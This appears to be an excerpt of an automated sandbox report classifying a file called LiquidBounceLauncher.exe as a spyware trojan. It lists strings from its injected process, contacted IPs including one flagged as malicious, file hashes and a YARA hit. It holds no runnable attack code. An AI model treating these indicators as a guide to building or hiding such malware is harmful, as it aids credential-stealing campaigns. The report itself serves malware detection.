http://https://support.google.com/chrome/?p=plugin_pdf	AppLaunch.exe, 00000004.00000002.356291916.0000000007616000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356056989.0000000007555000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.0000000007495000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355711541.00000000073D8000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355237303.00000000071D2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355538295.0000000007326000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.0000000007298000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/fault	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/10/wsat	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/oasis-wss-soap-message-security-1.1#EncryptedKey	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id15Response	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://forms.real.com/real/realone/download.html?type=rpsp_us	AppLaunch.exe, 00000004.00000002.3562919 16.0000000007616000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.356056989.000000000755500 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.000 0000007495000.00000004.00000800.00020000 .00000000.sdmp, AppLaunch.exe, 00000004. 00000002.355711541.00000000073D8000.0000 0004.00000800.00020000.00000000.sdmp, Ap pLaunch.exe, 00000004.00000002.355237303 .00000000071D2000.00000004.00000800.0002 0000.00000000.sdmp, AppLaunch.exe, 00000 004.00000002.355538295.0000000007326000. 00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.35542 8723.0000000007298000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://support.a	AppLaunch.exe, 00000004.00000002.3562919 16.0000000007616000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.356056989.000000000755500 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.000 0000007495000.00000004.00000800.00020000 .00000000.sdmp, AppLaunch.exe, 00000004. 00000002.355711541.00000000073D8000.0000 0004.00000800.00020000.00000000.sdmp, Ap pLaunch.exe, 00000004.00000002.355237303 .00000000071D2000.00000004.00000800.0002 0000.00000000.sdmp, AppLaunch.exe, 00000 004.00000002.355538295.0000000007326000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT/Renew	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wscoor/Register	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id6Response	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/trust/SymmetricKey	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://https://api.ip.sb/ip	LiquidBounceLauncher.exe, LiquidBounceLa uncher.exe, 00000000.00000000.263929326. 00000000004B7000.00000004.00000001.01000 000.00000003.sdmp, LiquidBounceLauncher.exe, 00000000.00000003.261371642.00000000007B2000. 00000040.00001000.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.35515 2654.0000000007121000.00000004.00000800. 00020000.00000000.sdmp, AppLaunch.exe, 0 0000004.00000002.353313209.0000000000402 000.00000020.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exe	AppLaunch.exe, 00000004.00000002.3552373 03.00000000071D2000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.355538295.000000000732600 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.000 0000007298000.00000004.00000800.00020000 .00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://support.google.com/chrome/?p=plugin_quicktime	AppLaunch.exe, 00000004.00000002.356291916.0000000007616000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356056989.0000000007555000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.0000000007495000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355711541.00000000073D8000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355237303.00000000071D2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355538295.0000000007326000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.0000000007298000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/sc	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Volatile2PC	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT/Cancel	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id9Response	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	AppLaunch.exe, 00000004.00000002.356291916.0000000007616000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355525800.000000000731F000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356056989.0000000007555000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.358181456.00000000084D0000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355371895.0000000007281000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.0000000007495000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355623527.0000000007600000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.358403236.0000000008541000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.357633859.0000000008257000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356578561.00000000076D8000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355237303.00000000071D2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355979406.000000000753F000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356471909.00000000076C1000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.0000000007298000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id20	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id21	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id22	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/wss/oasis-wss-kerberos-token-profile-1.1#Kerberosv5APREQSHA1	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id23	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/security/trust/CK/PSHA1	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id24	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/security/trust/RSTR/Issue	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id24Response	AppLaunch.exe, 00000004.00000002.3569387 45.0000000007799000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.355152654.000000000712100 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356578561.000 00000076D8000.00000004.00000800.00020000 .00000000.sdmp, AppLaunch.exe, 00000004. 00000002.355068961.0000000007091000.0000 0004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id1Response	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.355068961.000000000709100 0.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/rm/AckRequested	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/ReadOnly	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Replay	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/tlsnego	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Durable2PC	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/SymmetricKey	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://https://support.google.com/chrome/?p=plugin_shockwave	AppLaunch.exe, 00000004.00000002.3552373 03.00000000071D2000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.355538295.000000000732600 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.000 0000007298000.00000004.00000800.00020000 .00000000.sdmp	false		high
http://https://search.yahoo.com/search	AppLaunch.exe, 00000004.00000002.3554287 23.0000000007298000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://forms.rea	AppLaunch.exe, 00000004.00000002.3562919 16.0000000007616000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.356056989.000000000755500 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.000 0000007495000.00000004.00000800.00020000 .00000000.sdmp, AppLaunch.exe, 00000004. 00000002.355711541.00000000073D8000.0000 0004.00000800.00020000.00000000.sdmp, Ap pLaunch.exe, 00000004.00000002.355237303 .00000000071D2000.00000004.00000800.0002 0000.00000000.sdmp, AppLaunch.exe, 00000 004.00000002.355538295.0000000007326000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Completion	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/trust	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id10	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id11	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id12	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id16Response	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/10/wscoor/CreateCoordinationContextResponse	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/SCT/Cancel	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id13	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id14	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id15	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id16	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/Nonce	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id17	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id18	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id5Response	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id19	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dns	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id10Response	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/Renew	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id8Response	AppLaunch.exe, 00000004.00000002.3550689 61.0000000007091000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://support.google.com/chrome/?p=plugin_wmp	AppLaunch.exe, 00000004.00000002.3562919 16.0000000007616000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.356056989.000000000755500 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.000 0000007495000.00000004.00000800.00020000 .00000000.sdmp, AppLaunch.exe, 00000004. 00000002.355711541.00000000073D8000.0000 0004.00000800.00020000.00000000.sdmp, Ap pLaunch.exe, 00000004.00000002.355237303 .00000000071D2000.00000004.00000800.0002 0000.00000000.sdmp, AppLaunch.exe, 00000 004.00000002.355538295.0000000007326000. 00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.35542 8723.0000000007298000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/trust/PublicKey	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.1#SAMLV2.0	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.0#SAMLAssertionID	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://https://support.google.com/chrome/answer/6258784	AppLaunch.exe, 00000004.00000002.3552373 03.00000000071D2000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00004.00000002.355538295.000000000732600 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.000 0000007298000.00000004.00000800.00020000 .00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/RST/SCT	AppLaunch.exe, 00000004.00000002.3551526 54.0000000007121000.00000004.00000800.00 020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.9.247.226	dl.uploadgram.me	Germany		24940	HETZNER-ASDE	false
185.106.92.73	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632538
Start date and time: 23/05/202218:52:54	2022-05-23 18:52:54 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 55s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	LiquidBounceLauncher.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@11/10@1/3
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 39% (good quality ratio 37.4%) • Quality average: 81.7% • Quality standard deviation: 25.3%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.182.143.212
- Excluded domains from analysis (whitelisted): fs.microsoft.com, onedsblobprdcus15.centralus.cloudapp.azure.com, store-images.s-microsoft.com, login.live.com, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, arc.msn.com
- Execution Graph export aborted for target AppLaunch.exe, PID 4616 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:54:20	API Interceptor	2x Sleep call for process: WerFault.exe modified
18:54:46	API Interceptor	52x Sleep call for process: AppLaunch.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LiquidBounceLaun_b4f9233ab61b34253b4323d53747c842a2892_bb65790

4_04fa86c5\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8801599390739993
Encrypted:	false
SSDEEP:	192:whB6ktVUHBUZMXAjetq/u7sjS274ItUr:PktVcBUZMXAjeQ/u7sjX4ItUr
MD5:	952FFC43199F1974FBD611E429F3BBEE
SHA1:	9205CD06EA615D249A721A782D48B10D1B34EA34
SHA-256:	810AC62079015256B175AE2F0619DAE3FBEB15A4668C689B395EFE667B2422DE
SHA-512:	794A2090E88E78D3896BEFC84D0EED1F247154AA41012C70556BDD890439FB9FD206B0AEDE2D3DD7DF20AE2D77E890DCAC3E05F52B16BE5153E0D7E0E0056F2
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.7.7.9.8.4.5.3.4.9.6.3.8.0.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.7.7.9.8.4.5.5.7.9.3.2.3.5.0.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.f.1.d.a.7.8.5.-.c.f.a.f.-.4.7.2.c.-.8.6.8.2.-.4.8.b.a.e.7.1.9.3.a.1.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.7.5.b.d.6.5.1.-.5.b.a.a.-.4.6.4.8.-.9.8.1.6.-.5.3.1.6.d.5.c.4.d.a.8.4.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.L.i.q.u.i.d.B.o.u.n.c.e.L.a.u.n.c.h.e.r...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.d.2.8.-.0.0.0.1.-.0.0.1.c.-.6.4.9.a.-.e.e.b.3.c.5.6.e.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.7.6.a.d.8.0.4.3.4.c.f.6.8.3.d.3.8.a.9.b.c.0.9.e.a.5.b.9.0.b.7.6.0.0.0.0.f.f.f.f.!.0.0.0.0.9.0.1.6.8.3.a.a.4.b.d.e.f.5.5.2.7.b.6.9.4.8.4.d.e.7.a.9.1.a.3.0.e.9.1.3.4.8.f.0.!.L.i.q.u.i.d.B.o.u.n.c.e.L.a.u.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Tempsvchost.exe_47485259fa2fe91b22eefff99ee659f6163bac7_70cd5a86_1b5f7a5

c\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8723296437837158
Encrypted:	false
SSDEEP:	192:fYJDxHp8oHBUZMXYjetq/u7s5S274Ite:wJ9J8QBUZMXYjeQ/u7s5X4Ite
MD5:	86967CBAC740456D8A5F7C78DD97D151
SHA1:	A48A2FBEEFE332091AA780662B920B4BE0B7B354
SHA-256:	E295E443AD7283B152226C87E01EBA5710A8F28E87AC7054A0E82D1295A3D30F
SHA-512:	5C06925597F4D21F989D63B0A2CE319D0F8F3B7FF46D86F8AABE83F09816BDA48BD4320DDF81C382305EF5F26A8639D617B3EA881E28033F7F7BD562CA22EB7
Malicious:	false
Yara Hits:	• Rule: SUSP_WER_Suspicious_Crash_Directory, Description: Detects a crashed application executed in a suspicious directory, Source: C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Tempsvchost.exe_47485259fa2fe91b22eefff99ee659f6163bac7_70cd5a86_1b5f7a5c\Report.wer, Author: Florian Roth
Reputation:	low

